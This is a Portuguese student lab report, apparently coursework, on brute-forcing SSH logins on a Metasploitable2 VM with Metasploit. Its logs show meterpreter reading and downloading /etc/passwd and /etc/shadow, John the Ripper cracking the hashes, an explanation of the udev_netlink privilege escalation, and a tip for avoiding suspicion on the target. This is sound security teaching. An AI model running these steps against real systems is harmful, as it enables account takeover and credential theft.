
ATIVIDADE DE EXPLORAÇÃO – METASPLOIT FRAMEWORK E HASH DE SENHAS NO LINUX:

NOME: **RA:**
NOME: **RA:**
NOME: **RA:**

Topologia



1. Objetivos

- Preparar as máquinas virtuais (Kali, Metasploitable2)
- Aplicar o método de força bruta usando o Metasploit Framework (Kali Linux <–> Metasploitable2) para os Serviços FTP (21) ou SSH (22)


2. Apresentar um relatório apresentando resultados do método de Força Bruta usando o Metasploit Framework para os serviços FTP (21) ou SSH (22):
2.1. Apresentar as wordlists criadas ou importadas para uso;
2.2. Apresentar os módulos usados do Metasploit Framework para aplicar o método nos serviços;
2.3. Gerar os procedimentos dos módulos escolhidos para o teste;

3. Identificar as senhas do Metasploitable2 e documentar no relatório.
3.1. Usar algum serviço para capturar os arquivos do Linux (usuários e senhas);
3.2. Usar um método de força bruta para identificar as senhas de serviços vulneráveis.
3.3. Documentar as senhas capturadas.

REGISTRO COMPLETO DO TÓPICO 2:

```
┌──(root㉿kali)-[/home/kali]
└─# systemctl start postgresql

┌──(root㉿kali)-[/home/kali]
└─# msfdb status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/usr/lib/systemd/system/postgresql.service; disabled; preset: disabled)
     Active: active (exited) since Wed 2025-07-02 14:33:40 EDT; 1min 21s ago
 Invocation: 5a57d5b00261420f863aa812eea0c8b7
    Process: 22839 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 22839 (code=exited, status=0/SUCCESS)
   Mem peak: 1.7M
        CPU: 6ms

Jul 02 14:33:40 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
Jul 02 14:33:40 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.

COMMAND    PID     USER FD   TYPE DEVICE SIZE/OFF NODE NAME
postgres 22796 postgres 6u  IPv6  52518      0t0  TCP localhost:5432 (LISTEN)
postgres 22796 postgres 7u  IPv4  52519      0t0  TCP localhost:5432 (LISTEN)
```

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: View missing module options with show missing
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.40, but the operating system provides version 2.41.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLA
TION VERSION, or build PostgreSQL with the right library version.
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.40, but the operating system provides version 2.41.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLA
TION VERSION, or build PostgreSQL with the right library version.
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.40, but the operating system provides version 2.41.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLA
TION VERSION, or build PostgreSQL with the right library version.


Unable to handle kernel NULL pointer dereference at virtual address 0×d34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ..........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       .................ccccccccc
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ..........................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffff..................
       ffffffff..................
```


msf6 > nmap -sV 192.168.56.104
[*] exec: nmap -sV 192.168.56.104
Starting Nmap 7.95 (https://nmap.org) at 2025-07-02 14:39 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00044s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:06:80:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.48 seconds
msf6 >

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.48 seconds
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > use exploit/linux/local/udev_netlinkInterrupt: use the 'exit' command to qu
it
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.104
RHOSTS ⇒ 192.168.56.104
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/wordlists/users.txt
USER_FILE ⇒ /usr/share/wordlists/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/senhas.txt
PASS_FILE ⇒ /usr/share/wordlists/senhas.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

```
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:livia2005$'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:@rafael_22'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:Felipe_2021$'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:Clara@2021'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:beatriz#234'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:2020@bruna!'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:Sol@m4i0r'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:Estrel@Cad3nt3'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:LivroAberto#'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:C@feQu3nt3'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:MontanhaAzul$'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:PonteDeFerro%'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:ChuvaSuave&'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:Vent0Fresc0*'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:IlhaDoTesouro('
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:JardimSecreto)'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:P@ssar0Cant@ndor_2025'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:LuzDaLu@Brilh@nt3!'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:Hist0ri@sDoV3nt0#123'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:Caminh0DasEstrel@s$456'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:Segred0DaFloresta%789'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:Melodi@Silenci0s@&abc'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:Reflex0sNoEspelh0*def'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:Aventur@NaMontanh@(ghi)'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:Sombr@sDaNoit3)jkl'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:pedro@321'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:livia2005$9'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:Sombr@sDaNoit3)jkl2'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:service'
[-] 192.168.56.104:22 - Failed: 'alunos@indf.com:user'
[+] 192.168.56.104:22 - Success: 'usuario:msfadmin' 'uid=1003(usuario) gid=1003(usuario) groups=1003(usuario) Linux
 metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.56.102:46343 → 192.168.56.104:22) at 2025-07-02 15:20:15 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.104
RHOSTS ⇒ 192.168.56.104
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME enzo
USERNAME ⇒ enzo
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD msfadmin
PASSWORD ⇒ msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.104:22 - Starting bruteforce
[+] 192.168.56.104:22 - Success: 'enzo:msfadmin' 'uid=1004(enzo) gid=1004(enzo) groups=1004(enzo) Linux metasploita
le 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.40, but the operating system provides version 2.41.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLA
TION VERSION, or build PostgreSQL with the right library version.
[*] SSH session 2 opened (192.168.56.102:43723 → 192.168.56.104:22) at 2025-07-02 15:55:58 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Agora algumas explicações:

Esse exploit explora uma vulnerabilidade local no `udev`, um componente do Linux responsável por gerenciar dispositivos (como pendrives, discos, etc.).

A falha (CVE-2009-1185) está no modo como o `udev` escuta mensagens via Netlink. Um usuário comum pode enviar comandos falsos para o kernel fingindo que é um dispositivo sendo plugado — e o sistema executa esses comandos como root, sem validação adequada.

Quando ele é útil?


Esse exploit é útil quando:


1. **Você já tem acesso como usuário comum** (via SSH, por exemplo)
2. O sistema Linux alvo tem **uma versão vulnerável do** `udev` **(≤ 1.4.1)**
3. O usuário comum **não tem permissão de** `sudo` **nem conhece a senha do root**
4. Você quer **escalar privilégios para root** localmente, usando uma vulnerabilidade

---

Resumindo:


> O `udev_netlink` permite a um invasor **virar root sem senha**, explorando falha no gerenciamento de dispositivos do Linux. É um exploit **local** e só funciona **depois que o atacante já invadiu o sistema como usuário comum.**




meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bi
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin
nobody:x:65534:65534:nobody:/nonexistent:/bin/s
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologi
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/b
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
usuario:x:1003:1003:,,,:/home/usuario:/bin/bash
enzo:x:1004:1004:,,,:/home/enzo:/bin/bash
felipe:x:1005:1005:,,,:/home/felipe:/bin/bash
gabi:x:1006:1006:,,,:/home/gabi:/bin/bash

```
meterpreter > cat /etc/shadow
root:$1$KMypma0z$b40lkbf.LtkAxZbKngyAV/:20208:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
usuario:$1$YUtRBzKK$3PXQHVJMxD.oJyfVRWhEm1:20208:0:99999:7:::
enzo:$1$DMmGZ2Y4$OigGkL5ZiGaReV7rxFcZY1:20271:0:99999:7:::
felipe:$1$DT5NvcOs$IPaee50HCeTEoBMpntdKo/:20271:0:99999:7:::
gabi:$1$sL2BSm7O$jky08REbqdeFmrlgc2Kv51:20271:0:99999:7:::
```

Assim que foi pego o hash da senha selecionado é criado um arquivo .txt para iniciar o “John The Ripper”



```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ john --format=md5crypt --wordlist=/usr/share/wordlists/senhas.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
gabriella        (gabi)
1g 0:00:00:00 DONE (2025-07-02 16:42) 100.0g/s 5800p/s 5800c/s 5800C/s msfadmin..enzo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ john --show hash.txt
gabi:gabriella

1 password hash cracked, 0 left
```

É FEITO TUDO NO KALI A PARTE DE ATAQUE PARA NÃO LEVANTAR SUSPEITAS, NÃO SE DEVE CRIAR ARQUIVOS DENTRO DA MÁQUINA ATACADAS.

Passando dados do passwd e shadow para a máquina Kali

```
meterpreter > download /etc/passwd /home/kali/passwd_copy
[*] Downloading: /etc/passwd → /home/kali/passwd_copy/passwd
[*] Downloaded 1.72 KiB of 1.72 KiB (100.0%): /etc/passwd → /home/kali/passwd_copy/passwd
[*] Completed  : /etc/passwd → /home/kali/passwd_copy/passwd
meterpreter > download /etc/shadow /home/kali/shadow_copy
[*] Downloading: /etc/shadow → /home/kali/shadow_copy/shadow
[*] Downloaded 1.41 KiB of 1.41 KiB (100.0%): /etc/shadow → /home/kali/shadow_copy/shadow
[*] Completed  : /etc/shadow → /home/kali/shadow_copy/shadow
meterpreter >
```

```
┌──(kali㉿kali)-[~]
└─$ unshadow /home/kali/passwd_copy/passwd /home/kali/shadow_copy/shadow > /home/kali/hashes_unshadowed.txt

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/senhas.txt /home/kali/hashes_unshadowed.txt

Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 11 password hashes with 11 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Remaining 9 password hashes with 9 different salts
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
msfadmin         (enzo)
felipe           (felipe)
admin            (root)
msfadmin         (msfadmin)
msfadmin         (usuario)
service          (service)
6g 0:00:00:00 DONE (2025-07-02 16:59) 300.0g/s 2900p/s 26100c/s 26100C/s msfadmin..enzo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```